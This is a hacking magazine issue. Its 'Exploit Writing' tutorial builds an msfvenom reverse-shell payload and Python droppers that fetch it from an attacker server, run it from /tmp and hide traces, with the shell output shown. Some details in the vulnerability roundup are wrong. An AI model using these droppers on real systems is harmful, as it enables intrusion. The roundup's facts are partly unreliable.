

Simplifying Cyber Security since 2016

HACKERCOOL

December 2023 Edition 6 Issue 12 Learn how Black Hat Hackers hack

Cybersecurity Predictions for year 2024

Metasploit Scenario

*Initial Access with WinRAR rce,
privilege escalation with clfs.sys and
Pass-the-Hash attack*

Exploit Writing: Final Part of 2023

*Combining all modules you have learnt till
now*

with all other regular Features



**RUN YOUR
CLOUD COMPUTER**
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 - 2024 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 12

Hi all.

Another year has ended and another new year has dawned upon us. This is not only the last Issue of the year but also the last Issue in the old format. Yeah. We are planning to reboot Hackercool Magazine and you might see the changes in the first Issue of 2024 itself, if every -thing goes according to GOD's plan. To keep our focus on the present Issue, in this last Issue of the year 2023, we start by bringing you the top vulnerabilities seen in year 2023. 2023 has seen a lot of major vulnerabilities which were exploited by APTs and other threat actors around the world very quickly. We wanted to brush you up with these vulnerabilities.

Then, you can read a article on how QR codes work and hackers can even exploit them. Next, we have our final part of Exploit writing article. In this article, you will learn to use all the modules you learnt about till now to make an exploit that is very identical to Real World exploits. Then, we bring you for the first time our prediction in the field of cybersecurity for year 2024. Our predictions are based on the latest hacking trends that we have observed in year 2023.

We will end this Issue with a Metasploit Scenario in which you will learn how to exploit WinRAR RCE vulnerability to gain initial access, elevate privileges by exploiting the clfs.sys vulnerability in Windows 10 and then use Pass-the-Hash attack to gain control of a Windows Domain controller (I mean almost). I am sure you will enjoy reading this Issue as much as we enjoyed preparing it.

Kalyan Chinta,
Founder, Hackercool Magazine

"THE THREAT ACTOR IS ABUSING GOOGLE ADVERTISER ACCOUNTS TO CREATE MALICIOUS ADS AND POINTING THEM TO PAGES WHERE UNSUSPECTING USERS WILL DOWNLOAD REMOTE ADMINISTRATION TROJAN (RATS) INSTEAD,"

- MALWAREBYTES' JÉRÔME SEGURA

INSIDE

See what our Hackercool Magazine's December 2023 Issue has in store for you.

1. Top vulnerabilities of 2023

2. Online Security:

How QR codes work and what makes them very dangerous. Computer scientist explains.

3. Exploit Writing:

Final part of 2023

4. Cyber War:

Technologies like artificial intelligence are changing our understanding of war.

5. Cybersecurity Predictions for 2024:

6. Metasploit Scenario:

Initial access, Privilege escalation and Pass-the-Hash attack.

Other Useful Resources

TOP VULNERABILITIES OF 2023

Year 2023 has seen its fair share of zero-day vulnerabilities which were exploited by Black Hat Hackers all around the world. In this article, we bring you the top 10 vulnerabilities of 2023. So, let's begin with.

MoveIT Transfer Injection vulnerability

(CVE-2023-34762)

MoveIT Transfer is a popular secure files transfer solution developed by a company named Progress. It is mostly used by organizations to transfer files securely. At the time of disclosing of this vulnerability, it is estimated that there were over 2500 servers with vulnerable version of MoveIT Transfer were exposed.

What is the vulnerability?

The vulnerability is a SQL injection vulnerability that could be exploited without need of any authentication. Once attackers exploit this SQL injection vulnerability to gain administrative credentials, they can upload a shell or backdoor on the server using these credentials.

Impact

By the time Progress detected the vulnerability, over 100 organizations were already exploited using this vulnerability. Prominent among them were EY British Multinational, Irish Health Service Executive (ISHE), Education department of Minnesota etc. Over 11 million individuals might have been impacted due to this vulnerability, making it not only the largest hack of year 2023 but also one of the largest hacks in recent history.

Threat Actors

As soon as this zero-day was disclosed, threat actors around the world began exploiting it. According to Mandiant, the first exploit attempt was detected on May 27, 2023. Most prominent among the threat actors exploiting MoveIT vulnerability is the Lace Tempest (aka Storm-0950).

This hacker group is highly attributed with running CLOP ransomware and has a record of exploiting zero-day vulnerabilities. After exploiting the vulnerabilities, this hacker group uploaded a web shell to the target and named it as human.aspx which is a genuine file in MoveIT.

Apache Papercut NG/MF vulnerability

(CVE-2023-27350)

Apache PaperCut MF/NG is a print manager software used by organizations.

The only way to maintain privacy on the internet is to not be on the internet."

What is the vulnerability?

The vulnerability is a remote code execution vulnerability and doesn't require any authentication. Attacker can execute code with SYSTEM privileges after exploiting this vulnerability.

Impact

At the time of disclosing of the vulnerability, there appeared to be just under 2000 vulnerable instances of Papercut Servers. However, there are over 100 million users and 70,000 organizations using this software around the world.

Threat Actors

It can be exploited remotely, it doesn't need authentication and not even target user's interaction. This made many threat actors to show interest in exploiting this vulnerability. Many APT's and ransomware groups like CLOP, LockBit and Bl00dy etc started exploiting this vulnerability as soon as it was disclosed.

Bl00dy Ransomware gangs targeted networks of education facilities in USA. After exploiting the publicly exposed papercut server, they encrypted the target system. To mask malicious traffic, this group used Tor and other proxies.

3CX Desktop App Supply Chain vulnerability (CVE-2023-29059)

3CX Desktop App is a client (Windows & macOS) program, that allows users to manage phone calls and chats from the desktop.

What is the vulnerability?

3CX Desktop app is built on the Electronic open-source framework. This framework has two libraries ffmpeg.dll and d3dcompiler_47.dll. Attackers exploited these libraries to perform DLL side loading and load malicious libraries.

Impact

3CX is used by 6,00,000 companies and 12 million users worldwide. Their customers consist of companies like American Express, Coca-Cola, McDonalds, BMW, Honda, Toyota, IKEA etc. Attackers targeted both Windows and macOS users in this attack.

The attack starts when a victim executes 3CXDesktopApp.exe. When this EXE is executed, it loads ffmpeg.dll (malicious) which reads and decrypts the encrypted code of d3dcompiler-47.dll library. This decrypted code appeared to be the backdoor giving hacker access.

Threat Actors

This supply chain attack of 3CXdesktopapp can be attributed to North Korea's Lazarus Group as

the backdoor used in the attacks seen it is the AppleJew as backdoor. This backdoor is officially used by Lazarus group. Another reason why this may be Lazarus group is the type of targets hackers performing this attack are selecting. Most of them are crypto currency firms.

FORTRA GoAnywhere RCE Vulnerability **(CVE-2023-0669)**

Go Anywhere Managed File Transfer (MFT) is a software used to transfer files securely.

What is the vulnerability?

The vulnerability is in the License Response Servlet of the software. This is a command injection vulnerability that requires authentication.

Impact

There was over 1000 instances of publicly exposed GoAnywhere MFT at the time of disclosing of the vulnerability with most of them being in United States. It is used by over 3000 organizations.

Threat Actors

The first threat actor to exploit this vulnerability is Silence which shares connections with Evil Lory and TA505. The first exploitation of this vulnerability saw attackers installing two additional tools named "Netcat" and "Errors.jsp" after exploitation. They also created additional administrative accounts to continue having access to it.

SugarCRM RCE vulnerability **(CVE-2023-22952)**

SugarCRM is marketing automation tool used by organizations.

What is the vulnerability?

The vulnerability is an RCE vulnerability that doesn't need any authentication. Authentication bypass could be achieved on "/index.php" page. After bypassing authentication, a PNG encoded php shell can be uploaded and executed on the target server.

Impact

By the time this zero-day was disclosed, over 354 of total 3059 SugarCRM servers were already exploited with this vulnerability.

"Beware of geeks bearing gifts"

Threat Actors

Although there are not many cases of threat actors exploiting this vulnerability widely Unit42 of Palo Alto Networks reported that this vulnerability was used by unknown threat actors to exploit Amazon web service (AWS) cloud.

VMware ARIA Operations for Networks vulnerability

VMware ARIA Operations for Networks is a network monitoring tool providing security planning and network visibility across the virtual network.

What is the vulnerability?

The vulnerability is a command injection vulnerability which any threat actor with network access to the product can exploit to execute code remotely.

Impact & Threat Actors

VMware has disclosed that this zero-day has been exploited in the wild. Although there are no detailed reports on the real-world exploitation of this vulnerabilities, threat intelligence firm Grey Noise reported that two IP addresses from Netherlands were particularly trying to exploit this vulnerability.

Microsoft Outlook Privilege Escalation vulnerability

(CVE-2023-23397)

You all know what is Microsoft Outlook client and what it is used for.

What is the vulnerability?

This vulnerability in Outlook client allows attackers to craft a message (.msg) file with a custom property that when opened by the victim will expose Net.NTLMv1 hashes to the SMB server controlled by attacker. You can learn more about this in our April 2023 Issue.

Impact

Although this is a very juicy vulnerability for hackers since it doesn't require any user action on target side, it is only beneficial to those attackers who already have a presence on the Windows Active Directory network as this Active Directory Server is not usually exposed to internet.

Threat Actors

This vulnerability was mostly exploited by Russian affiliated hacker groups which used it on target

s of Ukraine. Even though this zero-day has been disclosed in this year, Russian Hacker groups were using it since 2022.

Citrix NetScaler ADC vulnerability

CVE-2023-4966

Citrix NetScaler provides load balancing thus improving better performance of apps and services. It also provides firewall and VPN service.

What is the vulnerability?

This is an information disclosure vulnerability that is caused by buffer over-read vulnerability. Successful exploitation of this vulnerability allows attackers to hijack existing authentication sessions and harvest other credentials for lateral movement.

Impact

Although Citrix has a bit large user base, the vulnerability can only be exploited if it is installed as a gateway.

Threat Actors

Google owned firm Mandiant said it observed four unknown actors exploiting this vulnerability. Ransomware actors LockBit too joined this bandwagon later.

Windows Smart Screen Security Feature Bypass vulnerability

(CVE-2023-24880)

Windows Smart screen is a feature that enables Mark Of The Web (MOTW) on files downloaded from internet.

What is the vulnerability?

This vulnerability is caused by a previously patched Smart Screen Bypass (CVE-2023-44690) vulnerability in smartscreen.exe. It is in one of the functions of a library used by the above binary (shdocvw.dll).

Impact

Disclosed in March 2023, this vulnerability affected recent versions of Windows like Windows 10, Window 11 and Server 16 and also Windows released after that. There is a high chance that many users downloaded malicious binaries which bypassed the MOTW feature due to this vulnerability.

Barracuda Email Security Gateway vulnerability

(CVE-2023-2868)

As the name of the above vulnerability should reveal, Barracuda is a Email Security Gateway.

What is the vulnerability?

The vulnerability is a remote code injection vulnerability in the component that screens the attachments of incoming mails. This vulnerability arises due to failure in properly sanitizing the processing of .tar archives.

Impact

Barracuda has over 2,00,000 customers although it is not known how many of its customers were impacted. Although the company said it applied patches to the vulnerable devices, it later urged all its customers whose devices were hacked to replace the devices as soon as possible.

Threat Actors

Not surprisingly, this vulnerability was exploited by threat actors at least 7 months prior to its discovery. The first to be identified was Chinese Threat Actor UNC4841.

How QR codes work and what makes them dangerous- a computer scientist explains

ONLINE SECURITY

Scott Ruoti

**Assistant Professor of Computer Science,
University of Tennessee**

Among the many changes brought about by the pandemic is the widespread use of QR codes, graphical representations of digital data that can be printed and later scanned by a smartphone or other device, but there are some security risks. The Federal Trade Commission warned again in December 2023 about the danger of scanning a code from an unknown source.

QR codes have a wide range of uses that help people avoid contact with objects and close interactions with other people, including for sharing restaurant menus, email list sign-ups, car and home sales information, and checking in and out of medical and professional appointments.

QR codes are a close cousin of the bar codes

on product packaging that cashiers scan with infrared scanners to let the checkout computer know what products are being purchased.

Bar codes store information along one axis, horizontally. QR codes store information in both vertical and horizontal axes, which allows them to hold significantly more data. That extra amount of data is what makes QR codes so versatile.

Anatomy of a QR code

While it is easy for people to read Arabic numerals, it is hard for a computer. Bar codes encode alphanumeric data as a series of black and white lines of various widths. At the store, bar codes record the set of numbers that specify a product's ID. Critically, data stored in bar codes is redundant. Even if part of the bar code is destroyed,

(Cont'd on next page)



The QR code anatomy: data (1), position markers (2), quiet zone (3) and optional logos (4). Scott Ruoti, CC BY-ND

royed or obscured, it is still possible for a device to read the product ID.

QR codes are designed to be scanned using a camera, such as those found on your smartphone. QR code scanning is built into many camera apps for Android and iOS. QR codes are most often used to store web links; however, they can store arbitrary data, such as text or images.

When you scan a QR code, the QR reader in your phone's camera deciphers the code, and the resulting information triggers an action on your phone. If the QR code holds a URL, your phone will present you with the URL. Tap it, and your phone's default browser will open the webpage.

QR codes are composed of several parts: data, position markers, quiet zone and optional logos.

The data in a QR code is a series of dots in a square grid. Each dot represents a one and each blank a zero in binary code, and the patterns encode sets of numbers, letters or both, including URLs. At its smallest this grid is 21 rows by 21 columns, and at its largest it is 177 rows by 177

columns. In most cases, QR codes use black squares on a white background, making the dots easy to distinguish. However, this is not a strict requirement, and QR codes can use any color or shape for the dots and background.

Position markers are squares placed in a QR code's top-left, top-right, and bottom-left corners. These markers let a smartphone camera or other device orient the QR code when scanning it.

QR codes are surrounded by blank space, the quiet zone, to help the computer determine where the QR code begins and ends. QR codes can include an optional logo in the middle.

Like barcodes, QR codes are designed with data redundancy. Even if as much as 30% of the QR code is destroyed or difficult to read, the data can still be recovered. In fact, logos are not actually part of the QR code; they cover up some of the QR code's data. However, due to the QR code's redundancy, the data represented by these missing dots can be recovered by looking at the remaining visible dots.

(Cont'd on next page)

Are QR codes dangerous?

QR codes are not inherently dangerous. They are simply a way to store data. However, just as it can be hazardous to click links in emails, visiting URLs stored in QR codes can also be risky in several ways.

The QR code's URL can take you to a phishing website that tries to trick you into entering your username or password for another website. The URL could take you to a legitimate website and trick that website into doing something harmful, such as giving an attacker access to your account. While such an attack requires a flaw in the website you are visiting, such vulnerabilities are common on the internet. The URL can take you to a malicious website that tricks another website you are logged into on the same device to take an unauthorized action.

A malicious URL could open an application on your device and cause it to take some action. Maybe you've seen this behavior when you clicked a Zoom link, and the Zoom application opened and automatically joined a meeting. While such behavior is ordinarily benign, an attacker could use this to trick some apps into revealing your data.

It is critical that when you open a link in a QR code, you ensure that the URL is safe and comes from a trusted source. Just because the QR code has a logo you recognize doesn't mean you should click on the URL it contains.

There is also a slight chance that the app used to scan the QR code could contain a vulnerability that allows malicious QR codes to take over your device. This attack would succeed by just scanning the QR code, even if you don't click the link stored in it. To avoid this threat, you should use trusted apps provided by the device manufacturer to scan QR codes and avoid downloading custom QR code apps.

**This Article
first
appeared
in
The Conversation**

Final Part: 2023

EXPLOIT WRITING

In this last 'Exploit writing' feature of the year 2023, readers will learn putting together all the modules you learnt till now in 'Exploit Writing' to create an exploit that downloads a payload from the attacker-controlled server and execute it on the target system. Let's begin by creating a Linux payload with msfvenom.

```
(kali@222vm) - [~]
$ msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.40.153 LPORT=4444 -f elf > shell_x64_153_4444.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

Hackercool Magazine

As readers can see, I have created a reverse shell ELF executable payload. For context and clarity, I have changed the name of the exploit from “first_exploit” to “2023_Final_exploit”.

```
(kali@222vm) - [~/python_exploit]
$ cp first_exploit 2023_final_exploit
Hackercool Magazine
(kali@222vm) - [~/python_exploit]
$
```

Then, I host the payload on a web server on the attacker machine and also start a netcat listener on the same machine.

```
(kali@222vm) - [~]
$ python3 -m http.server 8000
Hackercool Magazine
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
$
```

```
(kali@222vm) - [~]
$ nc -lvp 4444
Hackercool Magazine
listening on [any] 4444 ...
$
```

As you might have already guessed, I am not going to test our exploit on the same attacker machine (kali) but on a different machine which is an Ubuntu 22.04. Here is the code of the exploit. We just used all the modules you have learnt about till now and it should be self-explainable and easily understandable.

```
GNU nano 6.0 2023_final_exploit.py
import urllib.request, subprocess, os

URL="http://192.168.40.153:8000/shell_x64_153_4444.elf"

result=urllib.request.urlretrieve(URL, "settings.elf")
subprocess.run(["chmod", "+x", "settings.elf"])
subprocess.run("/home/user1/settings.elf")
```

Let me give you a brief explanation of how this exploit works, however. It downloads a payload from the url we specify in the third line and save it as “settings.elf” on the target system. Then it will use subprocess module to change the permissions of this “settings.elf” file so that it can be

executed by anyone. Then it will use the same subprocess module to execute this “settings.elf” file. After saving this file, I execute it as shown below.

```
user1@ubuntu2204:~$ python3 2023_final_exploit.py
```

Hackercool Magazine

It works as expected.

```
(kali@222vm) - [~]
```

```
$ python3 -m http.server 8000
```

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
192.168.40.143 - - [11/Jan/2024 11:01:35] "GET /shell_x64_153_4444.elf HTTP/1.1" 200 -
```

```
192.168.40.143 - - [11/Jan/2024 11:02:51] "GET /shell_x64_153_4444.elf HTTP/1.1" 200 -
```

Thus, giving me a reverse shell as shown below.

```
(kali@222vm) - [~]
```

```
$ nc -lvp 4444
```

```
listening on [any] 4444
```

```
192.168.40.143: inverse host lookup failed: Unknown host
```

```
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.143] 54174
```

However clear this is, this exploit will not work in Real World. Yeah, I am damn sure about that. But why?

I will tell you why. Scroll up and have a look at the code of the exploit again. While using subprocess command to execute the file “settings.elf”. we need to specify the entire path of the location of the exploit file. Here, I have used “/home/user1/<exploit>”. There’s a reason I underlined it in red.

In Real World, however there is no way we can know about this location or path. The name of the home user or his directory can be anything. Here it is “user1”. In Real World, it is impossible to know this unless you know the username on the target system or performed enumeration earlier. In Real World, Black Hat Hackers need to be more certain about where the exploit is and also the location or path can be exploitable from that location.

If you have remembered from some old Issues of Hackercool Magazine or performed some hacking challenges on any vulnerable machines on Vulnhub, you will remember that most of the exploits we used will be downloaded and executed from the directory /tmp in Linux.

The /tmp folder is a directory in which all the temporary files are stored in Linux and user applications use this folder to show data that is only needed for a short time.

At the end of this article, I will tell you how hackers in Real World execute their exploits to get a reverse shell. But for now, let’s use some file operations you learned in our previous Issues. For example, we can first download the exploit to the target system and then use, shutil.copyfile command to copy this exploit to the /tmp directory and execute it from there.


```
import urllib.request, subprocess, shutil

URL="http://192.168.40.153:8000/shell_x64_153_4444.elf"

result=urllib.request.urlretrieve(URL, "shell_x64_153_4444.elf")
shutil.copyfile('shell_x64_153_4444.elf', '/tmp/settings.elf')
subprocess.run("/tmp/settings.elf")
```

Or we can use mkdir command to create a new directory named “system_files”, then use shutil.copy command to copy the downloaded exploit into this new directory as shown below.

```
GNU nano 6.0 2023_final_exploit.py
import urllib.request, subprocess, shutil, os

os.mkdir("/tmp/system_files")

src_path="/tmp/shell_x64_153_4444.elf"
dst_path="/tmp/system_files"

URL="http://192.168.40.153:8000/shell_x64_153_4444.elf"

result=urllib.request.urlretrieve(URL, "/tmp/shell_x64_153_4444.elf")
subprocess.run(["chmod", "+x", "/tmp/shell_x64_153_4444.elf"])

shutil.copy(src_path, dst_path)

subprocess.run("/tmp/system_files/shell_x64_153_4444.elf")
```

This will add a bit of anonymity to the exploit. Let's see.

```
user1@ubuntu2204:~$ python3 2023_final_exploit.py
```

```
user1@ubuntu2204:/tmp$ ls
dbus-CwWDPMgCai
shell_x64_153_4444.elf
snap-private-tmp
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-colord.service-nnj5U2
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-fwupd.service-Iajwql
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-ModemManager.service-TzQ5GD
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-power-profiles-daemon.service-W
8LJRE
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-switcheroo-control.service-HRlP
Qt
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-systemd-logind.service-9tSYjn
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-systemd-resolved.service-bDtLWx
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-systemd-timesyncd.service-beAiE
6
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-upower.service-mldH4F
system_files
tracker-extract-3-files.1000
```



```

user1@ubuntu2204:/tmp$ ls system_files
shell_x64_153_4444.elf
user1@ubuntu2204:/tmp$ ls -l system_files
total 4
-rwxrwxr-x 1 user1 user1 250 Jan 11 08:57 shell_x64_153_4444.elf
user1@ubuntu2204:/tmp$

```

Better than this is to move the exploit using `shutil.move` command instead of copying for not leaving any clues.

```

GNU nano 6.0 2023_final_exploit.py
import urllib.request, subprocess, shutil, os

os.mkdir("/tmp/system_files")

src_path="/tmp/shell_x64_153_4444.elf"

dst_path="/tmp/system_files"

URL="http://192.168.40.153:8000/shell_x64_153_4444.elf"
result=urllib.request.urlretrieve(URL, "/tmp/shell_x64_153_4444.elf")

subprocess.run(["chmod", "+x", "/tmp/shell_x64_153_4444.elf"])

shutil.move(src_path, dst_path)

subprocess.run("/tmp/system_files/shell_x64_153_4444.elf")

```

Black Hat Hackers often download their payloads in the form of archives. This is helpful when there are multiple payloads or payloads of large size. Let's archive our payload as a zip archive and host it on the attacker-controlled server as shown below.

```

(kali@222vm) - [~]
$ zip payload.zip shell_x64_153_4444.elf
adding: shell_x64_153_4444.elf (deflated 34%)

(kali@222vm) - [~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

Let's change the code of the exploit to download this archive and unpack it in the directory using `shutil.unpack_archive` command.

“To hack a system requires getting to know its rules better than the people who created it or are running it, and exploiting all the vulnerable distance between how those people had intended the system to work and how it actually works, or could be made to work.”


```

GNU nano 6.0                                2023_final_exploit.py
import urllib.request, subprocess, shutil, os

URL="http://192.168.40.153:8000/payload.zip"

result=urllib.request.urlretrieve(URL, "/tmp/payload.zip")

#subprocess.run(["chmod", "+x", "/tmp/shell_x64_153_4444.elf"])
shutil.unpack_archive('/tmp/payload.zip', '/tmp/payload', 'zip')

#subprocess.run("/tmp/system_files/shell_x64_153_4444.elf")

```

Let's see how it works.

```

user1@ubuntu2204:~$ python3 2023_final_exploit.py
user1@ubuntu2204:~$

```

```

user1@ubuntu2204:/tmp$ ls
dbus-CwWDPMgCai
payload
payload.zip
shell_x64_153_4444.elf
snap-private-tmp
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-colord.service-nnj5U2
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-fwupd.service-Iajwql
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-ModemManager.service-TzQ5GD
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-power-profiles-daemon.service-W
8LJRE
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-switcheroo-control.service-HRlP
Qt
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-systemd-logind.service-9tSYjn
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-systemd-resolved.service-bDtLWx
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-systemd-timesyncd.service-beAiE
6
systemd-private-d498947c3b2f42bfa8d6178748ba0ba9-upower.service-mldH4F
system_files
tracker-extract-3-files.1000
tracker-extract-3-files.126
vmware-root_651-4013395565
user1@ubuntu2204:/tmp$

```

```

user1@ubuntu2204:/tmp$ ls payload
shell_x64_153_4444.elf
user1@ubuntu2204:/tmp$

```

In some cases, Black Hat Hacker groups collect information about the target system. You have learnt about many python commands that gather information about the target system. We can use them here as shown below.

“It is common knowledge in the programmer's circle that almost every smartphone in the world is infected with some form of trojan.”


```

GNU nano 6.0                2023_final_exploit.py

import urllib.request, subprocess, shutil, os

a=os.getcwd();b=os.cpu_count();c=os.listdir();d=os.getlogin();

print (a)
print (b)
print (c)
print (d)

user1@ubuntu2204:~$ python3 2023_final_exploit.py > a.txt
user1@ubuntu2204:~$ cat a.txt
/home/user1
2
['met_x64_153_4444.elf', 'Downloads', 'shell_153_4444.sh', '.bashrc', '.wget-hsts', '.sudo_as_admin_successful', 'Hidden_Hacker.pdf', 'met_x64_153_4444.elf', 'Hidden_Hacker.jpg', '.bash_history', 'Videos', 'looney-tenables-CVE-2023-4911', '.cargo', '.cache', '.bash_logout', 'settings.elf', 'Public', '.profile', 'Music', '.2023_final_exploit.py.swp', '.python_history', '.gnupg', '.config', 'CVE-2022-25636', '2023_final_exploit.py', 'revsh_polyglot.sh', 'linux-headers-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb', 'shell_x64_153_4444.elf', 'linux-image-unsigned-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb', '.ssh', 'Pictures', 'Desktop', '2023_final_exploit.py', 'a.txt', '.rustup', 'Templates', 'linux-modules-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb', 'linux-headers-5.13.12-051312_5.13.12-051312.202108180838_all.deb', 'Documents', '.local', 'snap']
user1
user1@ubuntu2204:~$

```

This command pipes the output to a text file named “a.txt”. As a finishing touch to the article let me tell you how actually Black Hat Hacker groups download and execute their payloads.

```

GNU nano 6.0                2023_final_exploit.py

import urllib.request, subprocess, os

URL="http://192.168.40.153:8000/shell_x64_153_4444.elf"

result=urllib.request.urlretrieve(URL, "/tmp/settings.elf")

#subprocess.run(["chmod", "+x", "/home/user1/settings.elf"])

subprocess.run("/tmp/settings.elf")

```

They directly download their payloads to the /tmp directory and execute it from there as shown in the above image.

“There Could be something more Dangerous Behind that Firewall `)”

Technologies like artificial intelligence are changing our understanding of war

CYBER WAR

Jordan Richard Schoenherr
Assistant Professor, Psychology,
Concordia University

Artificial intelligence (AI) is widely regarded as a disruptive technology because it has the potential to fundamentally alter social relationships. AI has affected how people understand the world, the jobs available in the workforce and judgments of who merits employment or threatens society.

Nowhere is this more apparent than in warfare, which is defined by social and technological processes. Technologies such as autonomous weapon systems (AWS) and cyberweapons have the potential to change conflicts and combat forever.

Justifying Warfare

Acts of violence committed in war are often framed in virtuous terms, with justice and other morality motivations used to legitimate armed conflict.

Yet “just wars” require both clear definitions of who is a combatant and clear distinctions between war and peace. When such distinctions are eroded, this leads to total wars — all against all. Boundaries between civilians and soldiers and military and domestic infrastructure are blurred, making everyone and everything a legitimate target. We might believe that total wars are a thing of the past, involving Mongolian hordes or trench warfare, but recent discussions of technology’s impact on warfare have breathed new life into the concept.

New battlefields, old conflicts

Information has always been key to the successful development and implementation of military strategy and battlefield tactics, with information

warfare predating the information age. Knowing the position and temperament of adversaries plays a decisive role in predicting and manipulating their attitudes and behaviour.

In our information age, we might assume that technological superiority in collecting and aggregating data will translate into significant changes in the balance of power. This hasn’t always been realized. To be useful, data must be informative. Patterns might remain obscured in noisy data, might be too novel to be recognized or might be misidentified.

The ongoing Israel-Hamas war provides a clear example. Palestinians are some of the most surveilled people in the world, with Israel pioneering and using facial recognition technology and drone surveillance. This surveillance was justified on the grounds that more military intelligence would reduce the possibility of an attack.

Hamas’s ability to inflict such a vicious, widespread co-ordinated attack on Oct. 7, 2023 cannot be attributed to superior technology. The Israeli army had more resources. Instead, failures of human intelligence and successful concealment provide the best explanation.

Hamas’s use of drone technology also provided a decisive advantage. Despite Israel’s earlier destruction of the Hamas drone program, the militant group’s use of drones in the October attack was a critical determinant of its success. This demonstrates the resiliency of armed forces that use relatively inexpensive technologies.

War without fighters

Cyberattacks are another emerging tool in the arsenal. As non-lethal weapons, their threat and role in combat continues to be a matter of debate: cyberattacks lead to disrupted or defaced

(Cont'd on next page)

"Cyberattacks are another emerging tool in the arsenal. As non-lethal weapons, their threat and role in combat continues to be a matter of debate"

websites, financial loss and compromised information. They rarely directly affect the physical world.

One notable exception is an attack attributed to the U.S. and Israel known as the Stuxnet virus. It successfully damaged Iran's nuclear centrifuge equipment, setting the program back for years.

In contrast to traditional weapons, cyber weapons might best be seen as force multipliers. Battlefields have always relied on communication between commanders and units. Disrupting communication during a critical military operation can reduce the offensive and defensive capabilities of an adversary. However, as more automated weapons systems are adopted, these weapons could be turned against their own armies using cyberattacks.

The most significant concern is that these weapons will be used to attack critical infrastructure, the way Russia disrupted the power grid in winter during its war on Ukraine.

Cyberspace itself is difficult for many to understand. The indirect relationship between action and consequences and the limited realism of data often results in organizations discounting the frequency and severity of these attacks. By overestimating their ability to effectively cope with such attacks, they create vulnerabilities for themselves and the societies that they supply with their goods and services.

Like traditional weapons, the precision of cyberweapons is key. In the case of Stuxnet, the virus was not contained and it infected other computers. Other malware can similarly have a widespread effect.

The 2009 Conficker virus nearly consumed the internet with its ability to autonomously adapt and replicate within systems. If such an approach were weaponized, such a virus could disrupt commerce, power grids and transportation systems

nature of warfare. They might nevertheless change how we perceive and describe conflicts.

In the U.S., cyber operations have been described as "persistent engagements," framing attacks as an unrelenting conflict. In China, "unrestricted warfare" suggests that all methods and targets are permissible.

Both North Korea's estimated 1.5 million cyberattacks on South Korea, as well as attacks on Taiwan attributed to China, fit this pattern.

The limited capabilities of cyberattacks are less concerning than physical attacks. China's increased use of drones has stoked tensions with neighbours, including Japan. Previous drone incursions have been referred to as "acts of war," with Taiwan shooting one down last year. A rogue drone — or swarm — could unintentionally act as a catalyst for conflict in unstable geopolitical regions.

Yet, while state and non-state entities might act in belligerent manner or even take aggressive postures, these actions are often simply gambits.

Despite the widely publicized Chinese surveillance balloon that flew over Canada and the U.S. last year, the recent meeting between U.S. President Joe Biden and China's Xi Jinping illustrates that words don't always translate into actions. And despite its threatening posturing, China doesn't yet have the capacity to invade Taiwan.

Wars conducted solely or primarily with AI-enabled technologies will not likely happen in the near future. Humans will remain the primary combatants — and victims — of armed conflict.

While the rationales for wars will remain the same, we must consider how autonomous weapons and cyberweapons will change how conflicts will be perceived and fought. If they're fought beyond the abilities of meaningful human control, we are placing our fates in the hands of machines.

Wars of words

Alone, AI-based weapons will not change the

"Alone, AI-based weapons will not change the nature of warfare. They might nevertheless change how we perceive and describe conflicts."

**This Article first
appeared in
The Conversation**

TOP CYBERSECURITY PREDICTIONS FOR 2024

2023 has ended and we have entered into a New Year. This year we at Hackercool Magazine wanted to bring you cybersecurity predictions for the year 2024. These predictions are a result of observing the latest trends in cybersecurity and events that occurred last year. So, without delay let's read about what are our predictions for 2024 in cybersecurity.

1) Increase in exploitation of zero-day vulnerabilities

If you have studied the above article on Top vulnerabilities of year 2023, you should have observed that Threat Actors and APT groups found and already started exploiting some of the zero-day vulnerabilities even before they were detected, disclosed and patched by the companies. According to Checkpoint's mid year cybersecurity report, 28% of attacks exploited latest vulnerabilities in the first half of year 2023 compared to 20% in first half of 2022 and 17% in the first half of year 2023.

